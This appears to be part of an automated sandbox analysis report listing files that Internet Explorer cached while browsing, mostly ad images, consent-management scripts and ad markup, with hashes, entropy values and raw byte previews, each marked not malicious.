Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...#t5..&..`.ql.E...9.I...Y.-...Y.d.....e9..4&AojZL.LF..@QRReyc+...T.nq.L..V.F8..Ce.(.P2..X.).[...y..i.x..M..R."....v.....-...4Ey ,p.141m..(*$../...0[.9.....qH..o.JhND..;UX.....4H....AH..4...=.F2e..E..W.4@Wp..,..94..;..@N.....4.X...(..q.....F..@...sH.....&R.[=).P....0.....&.n.!..1.,L..1.j.3n.....q....%|PU../M ....(1bH...RM..4.b.....()".....\.LD.Hv!.Lw.1!...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaajT[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	6298
Entropy (8bit):	7.78554989422159
Encrypted:	false
SSDEEP:	192:Qo1TntGjGj087LAg4cPVOwqMjptuojyz0poa8Ua:b9nQ6j0iAaPTjr00poa8Ua
MD5:	22119BF33B14E9CC6518E56BAAFC6547
SHA1:	F46722C3A311C6BD051E07971BA27AC56B9696C7
SHA-256:	D8584788A0835C91550316808718871F291D8C4F6BC2110496345B06483A61CC
SHA-512:	1DC5539AD8FF0F08EEA3B4526EFA4D5BD1026E457B167FCD57286910A16719AD4FFE19BF26DBF825413068AC935BC9871CDE2D6C7D8CAF8D9073B1C695ED6F DE
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....(.....(.....I.+Kps..9..V..d.*\.Q...f.?..a....W9<.....R..$..2*.....(.....(.....(.....(.....k.E.8....C.Xq.z.NF.&I..G$>.0.j.. *...!.,.#=).`I..w.=..X[...a...X..r...UrlZ...r3..6.qF.Id..P.@....P.@....P.@....P.@.....o...c7wcH..fk..W.n....6-...U.p*M,R.v.. .S..g~..@X...E.I.E..E....q.@...7..nnA!..I..A.P.@... .P.@....P.@....P.@.....8.9_..#y]x.~.9.k.|F...-5.;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPajQ1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14485
Entropy (8bit):	7.897018380543991
Encrypted:	false
SSDEEP:	384:NRso1db/QqckS4pE4zRcZXc5NMPovlN504eof5+vO5:N+orkr41GMKPCO4eofMW
MD5:	32A44D01CAF8890DFE72C8D44E8243B1
SHA1:	E4588F5C951E33D22EBD9B996BD1A50F4D03B1E9
SHA-256:	53948CAC62B956EC9B9FBD979778900F151F7FA106D86DD33312BEBAA502B270
SHA-512:	C434F6AB96843EA6BFE3ABF77E6DE391CB22EB0D89726BF7255390F56B2FD3A783C7983678855A132FD5D03CBAF2B6F6BA16FCEB21583BC07E1AAD55AD55E1 19

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPajQ1[1].jpg	
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..7..".....(.s@.h.....p..a.@.M.'4.s@..s@..P...`.....$...j,..%..q.-+..(.4.;...M.?p.w.w...dz..8...B...@..@...@.`{.`4.....SE.@Ku....".....p.h....P..u.qCR...\P..`....aH.4.dP....LA@...1@.i.,.4....P.....!.`.*JE+..=+..p..r..w.G..P..(4X.H.R(M..@....H...z...z.N.....h..t.@...@..k.....`.....\P.....1@...M..h..4..4.Z.(.E..h...h..h..4.i4.J.].....GsH....=...S.?ZVcV..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaom7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20803
Entropy (8bit):	7.960038733364893
Encrypted:	false
SSDEEP:	384:N/ptagEtX58W8si0y8lI4imxvGSwjJ7o+uappSJkGbvsf656Oj6:N/3lEtdVlI4iCvLwjJAaaJI6h6
MD5:	BA18D84D1AC56DE3078C17846E7E691D
SHA1:	8B2567192C31C43CF6FA6C7ABD32CD1258413FDE
SHA-256:	8929962E00D40765899A4A89C0B0BC2FF9A44DE755BE3D2AED1D36E2BF2B8615
SHA-512:	B0D89ACB26C59B3A9F03342918A6FF6946406011E4516493FDBC54155E5C0F24E1FC6DD4293990F63A2BD12D8C65934E75161DCE137AB973172943464F4FE6A5
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..T\.1...y..."....I.3HcXc.h..U.....4...L.....4..LC.Nh.h..Bh.0....%.Up...1.....\.Z...j.+.0.....,.....{.`..QX...}}5`(.nn.(.jF,.zz...*.mb8....i.~.1...d.c...*l2@0...#..C.;.)...<...$J..a.H.R..F..|.=..Q.7....Z.r...c.....>_.Hk/.LD,.."F.L.#.M...?.RD.B..,4(^.XcJ..,....R?. cq.S..:.2h.}).2H....$....X.....Q%.l(>.i.K.2.}...|.6.pzP2+....=iH.Y@P.J....sI.+8$.....ha...ARP.>Ph....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.....Q....*.4.)../'~.....<.3.#....V....T..[M..I).V.a.....EKl-4...b... 6JY...V.t2.%....."Q....`.....`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P....v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S.....d...+..3.....%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",..U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB1aXBV1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.80841974432226
Encrypted:	false
SSDEEP:	24:zxxmempCXfPZq+DLeP1cRwZFIjvh3wuiFZMrFYzWkG4iD3w:zxRBXfB9k1cRuFIbJWsFYT/2w
MD5:	D858BE67BEA11BF5CEC1B2A6C1C1F395
SHA1:	6090B195BEF6AF1157654048EECEA81E2DCEC42A
SHA-256:	FC7CF2E8592C8E63CFF72530DA560E3293EC2DE3732823DBAEB4464609EA0494
SHA-512:	180FA05957A2FCF8192006D5F8E8D3E4DE1D79DD6F9F100D254C513068FC291B3086DE9A8897B3658D83FE3335FDEB4023F13AC3A6A8A507729AE22B621EC7D
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....;IDATx...}..c.....j...2..Y.l....i.<4.c...)..p...M..(4b.Z.r...."cDe..Bz..sw.g.9.....^..u}?....n[he.{..,u.....`.>.[.iE...[.1B.Tx..X.7.....0.[.....5.)p...x...d\...g.....WmE1.sl.....u....3K.[.....;.....f....W(.E3//6...2tG..AU...`7f.m. r;..r..{.~.X./.Q._..`.C...D.M.n.p%..U...0...HTe..1.....7.@.Tn.r.....C.k.../[..j.X..:.+Q.3.y.4. , E....g.Y...p^..c..:..#/...iES....E.w..op.... .9.W.....).+.1....A~.\...{...q.El..`.&;...o.&q:.K....|.....e.(..."9.z\.~.....G.h...\.',;... G.....J....P.gy..<BeK.I..<..d..MF".O.uE...R..-...{..J...F..*.a..lj...t\.W.....&.l|?...WvP...._o.c.....8..10;.q-"8L.2..~,....~V..|]..c..\.'...I.....u8.....Q.3..lB."..!LD.bs.K[..)0P0.9..'....K...W..g..,f.....S.....S..)N..D;.....<.....7#..X2.ws.....H.vF'...,$l..R4.O/.~..j.'&..6.....!.D.m..].G.....W#.Uir..sT..m....h...UN.._V#..S.6.....i..M....[..?.J.....OL\..Q<{.G.n5).Ix.....<+7Ey.....W.].NR.o...._.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366C EA
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.....|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZII+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D7 8
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z.....w....._....<....|....."FX.3.v.A.....1..Rt...}.....;....BT.....(X.....(....4...-...f ....0.8...|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q.....Q.l..1...Tz...Q...r.....g...+.o.]. ..J...$.8:.F..l.....XT..k.v....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\auction[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	17978
Entropy (8bit):	5.776176646987009
Encrypted:	false
SSDEEP:	384:yLFT9MRcOvm9Kp8KYgb9VcqhrYfZxrsyTS+cSDYfZkAprjk5hqMjYfZmpnqYL3ZY:UpRy5QJUjpi3K
MD5:	047EAC3ECE7E1DE1DBC1F408F1ABC12C
SHA1:	056791829A4FE20CDCF63129030069723BC13E23
SHA-256:	0BA299D8E749EFF3C9E40A126F45D1E391ED5D3CA6A5B82649B44DF6DCEDC2B9
SHA-512:	7438428F8741102804AF3D1236F2C3741F4A891B63DCEC6306D88C5D2EA9948E8C022FD832EB20209D046BED112EA06262260E5B2944AA620ABE2B68CBDF3D7I
Malicious:	false
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{& quot;sessionId":"v2_fb7448b4fb7feb4382b614063e66e22b_17e92aca-100b-40c6-8279-4470375fd698-tuct85880fa_1633614714_1633614714_CIi3jg YQr4c_GM7m04LB-a2TJiABKAEw8AE415ENQLKgEEjGoBdQ_____AVgAYABoopyqvanCqcmOAXAA"},"tbsessionid":"v2_fb7448b 4fb7feb4382b614063e66e22b_17e92aca-100b-40c6-8279-4470375fd698-tuct85880fa_1633614714_1633614714_CIi3jgYQr4c_GM7m04LB-a2TJiABKAEw8 AE415ENQLKgEEjGoBdQ_____AVgAYABoopyqvanCqcmOAXAA","pageViewId":"6fb5c0c69650434895f28f7a413ac4e1", "RequestLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[ ],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewabilit

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cksync[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 87a, 1 x 1
Category:	dropped
Size (bytes):	180
Entropy (8bit):	3.3268935851616335
Encrypted:	false
SSDEEP:	3:M3+PQ7lRHpss3s+PQ7lRHpss3s+PQ7lRHpss3s+PQ7lRHpsO:nQ7l/ss3VQ7l/ss3VQ7l/ss3VQ7l/sO
MD5:	54CCA4335B73F461419FE33C7E9A61C7
SHA1:	3F49AB130597455FC16A6B5606678870AA8624C3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cksync[1].gif

SHA-256:	1D961D58F2A149A8D320126B8AE869B27EB078E1FB34AEDBD5A8E717409B9404
SHA-512:	BAE2B5F880661AEDC380AEA2A4F00FC01E747ED4E6C70F9A4D948F43516A43DDB3BF931C28059702FC530A471F67EC001BFF6B20384E3B21EB58FBF76DA638D 1
Malicious:	false
Preview:	GIF87a.....!.....,.....L..; GIF87a.....!.....,.....L..; GIF87a.....!.....,.....L..; GIF87a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\https___console.brax-cdn.com_creatives_a6cb1edf-85ae-42d3-8ce3-0c3ef2d08771_679db3c1-e62f-47d5-bd90-53b48f4ed0c6_1000x600_9a0f5b727e2a50702107d4e4fbcb72f2[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	32418
Entropy (8bit):	7.979165909993085
Encrypted:	false
SSDEEP:	768:4C8EYYczaFfRUUJigR0PYUO+CQXRodzPEL8dNp:R8EYYKaFpU8iZMwr2p
MD5:	D82BCF09D0447ACAFFB27ABBCACCF36B
SHA1:	195ABF6EEF68242844C7EA568913D2B1BA98191B
SHA-256:	138056D38884E4D51166832E7A2A4D5C57A80C58BAC114EEA02FE6AD50F08BEF
SHA-512:	5CE54F7C2DF6651248FB143E52CDC621A97D73953E158A52DAABB72C2B37C90591F91D9CB64B9D7C623DC1F8D609CD9A62A1C9009DB11E951A5C486D4C91EA C7
Malicious:	false
Preview:	.....JFIF.....&""&0-0>>T.....$.....$6(""("60:/,/:0VD<<DVdTOTdylly.....7.....4..... .....Mi..z... @..... @...A.>....^..}... @..... @..... A._A.... C@..... @..... @.....!.@..... @..... @..... @..... @..... @..... @..... A.=.....u.....5..W ..9..... ..C.|...\A.QR.. ..L..Y.b.iJB+.....NYU.I....=P....3P..`*....F.i.E5.O.....f....E...D..Zj...h.,.)t.t.\.....N.%.K..9_.....23....w..vu`..y..o...\...QT;.....#U.@pr.m.J.Q..Us:....e..7.>~..8.z.\..bO[..Q....HA5 %sF..j&B'C..ZH.V..I:..0.L-~.<^.|..L.l'\kK.VUj;;.T.x..'X...%...C.....0..7.....'C|..*...%G8...(.e.WL.....v..F.VW....E.YoR^.....C.NAD_Q..9b..o.RU....i.A.7.~c.Gk.=c.#Vu4..h.~..8.c .ZT.....V..9.....h.q.....8..be.Ho.%.Z.....5.w.....F...I.#..:.M.P.GB...w.M.0..iX.V.No.~..~W..D5Eg.-....?.*.....uZ.r.....[.M.{Co.8.1....dn..;E.zA..y....].m.Lp.m.p1.)C.c

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\iab2Data[2].json

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	242382
Entropy (8bit):	5.1486574437549235
Encrypted:	false
SSDEEP:	768:l3JqIW6A3pZcOkv+prD5bxLkjO68KQHamIT4Ff5+wbUk6syZ7TMwz:l3JqINA3kR4D5bxLk78KsIkfZ6hBz
MD5:	D76FFE379391B1C7EE0773A842843B7E
SHA1:	772ED93B31A368AE8548D22E72DDE24BB6E3855C
SHA-256:	D0EB78606C49FCD41E2032EC6CC6A985041587AAEE3AE15B6D3B693A924F08F2
SHA-512:	23E7888E069D05812710BF56CC76805A4E836B88F7493EC6F669F72A55D5D85AD86AD608650E708FA1861BC78A139616322D34962FD6BE0D64E0BEA0107BF4F4
Malicious:	false
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\location[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	182
Entropy (8bit):	4.728470462485461
Encrypted:	false
SSDEEP:	3:LUfGC48HqpHWEROE9HQEqVXH2fQ8I5CMnRMRU8x4UcWSDiP22/9N5HGRCUAyGQqd:nCsDcElXu7jvRMmhUcBiP29RuVQPO
MD5:	7BD625A515F1AFE0D65E6D9724842314
SHA1:	75597F9D4D5450F4F5893961391C0011E48829D2
SHA-256:	EEDE8CF13D6895F6433B4C8AFE465508B402C71AC706C5EB0F67AEFE473344BC
SHA-512:	263EE1F9F886231A3C6A3AE57543A6F238D48176F78DEEC954149EC78C47B1C98533968779801325FB6F691E25C2770B4FFABD235A69CDD57D83C5BE3D9359F6
Malicious:	false
Preview:	jsonFeed({"country":"CH","state":"ZG","stateName":"Zug","zipcode":"6331","timezone":"Europe/Zurich","latitude":"47.19370","longitude":"8.42020","city":"Hunenberg","continent":"EU"});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\nrrV72800[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	90605
Entropy (8bit):	5.421476735125645
Encrypted:	false
SSDEEP:	1536:uEuukXGs7RiUGZFVgRdillAx5Q3YzuZp9o7uvby3TdXPH6viqQDkjs2i:atiX0di3n8uRMfHgjg
MD5:	AB138A9028C025BAB5B7708CB60DD4DE
SHA1:	44165788F9467E54FEB05CDF93D284ECEFB06C36
SHA-256:	BDF144AB57D70CB87679524AF17800C9147EC8AC153BFE23EA68D5717AC8E401
SHA-512:	1EF0DC30EC11110836692EE47C68E8DC2A8A0B7580C4A430DC496C6EF3F1D83EBDB203CDF0E21F65EE1AC02BC2BD71FA642ABEDF5BEF9FE9A62FF52D207B0A77
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}};(); _mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\nrrV72800[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	90605
Entropy (8bit):	5.421476735125645
Encrypted:	false
SSDEEP:	1536:uEuukXGs7RiUGZFVgRdillAx5Q3YzuZp9o7uvby3TdXPH6viqQDkjs2i:atiX0di3n8uRMfHgjg
MD5:	AB138A9028C025BAB5B7708CB60DD4DE
SHA1:	44165788F9467E54FEB05CDF93D284ECEFB06C36
SHA-256:	BDF144AB57D70CB87679524AF17800C9147EC8AC153BFE23EA68D5717AC8E401
SHA-512:	1EF0DC30EC11110836692EE47C68E8DC2A8A0B7580C4A430DC496C6EF3F1D83EBDB203CDF0E21F65EE1AC02BC2BD71FA642ABEDF5BEF9FE9A62FF52D207B0A77
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}};(); _mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otSDKStub[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	16853
Entropy (8bit):	5.393243893610489
Encrypted:	false
SSDEEP:	192:2Qp/7PwSgaXIXbci91iEBadZH8fKR9OcmIQMYOYS7uzdwnBZv7iIHXF2FsT:FRr14FLMdZH8f4wOjawnTvuIHVh
MD5:	82566994A83436F3BDD00843109068A7
SHA1:	6D28B53651DA278FAE9CFBCEE1B93506A4BCD4A4
SHA-256:	450CFBC8F3F760485FBF12B16C2E4E1E9617F5A22354337968DD661D11FFAD1D
SHA-512:	1513DCF79F9CD8318109BDFD8BE1AEA4D2AEB4B9C869DAFF135173CC1C4C552C4C50C494088B0CA04B6FB6C208AA323BFE89E9B9DED57083F0E8954970EF822
Malicious:	false
Preview:	var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,b,A,C,v,y,I,S,w,T,L,R,B,D,G,E,P,_,U,k,O,F,V,x,N,H,M,j,K=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t||{})[o.Unknown=0]="Unknown",o[o.BannerCloseButton=1]="BannerCloseButton",o[o.ConfirmChoiceButton

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otTCF-ie[1].js	
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
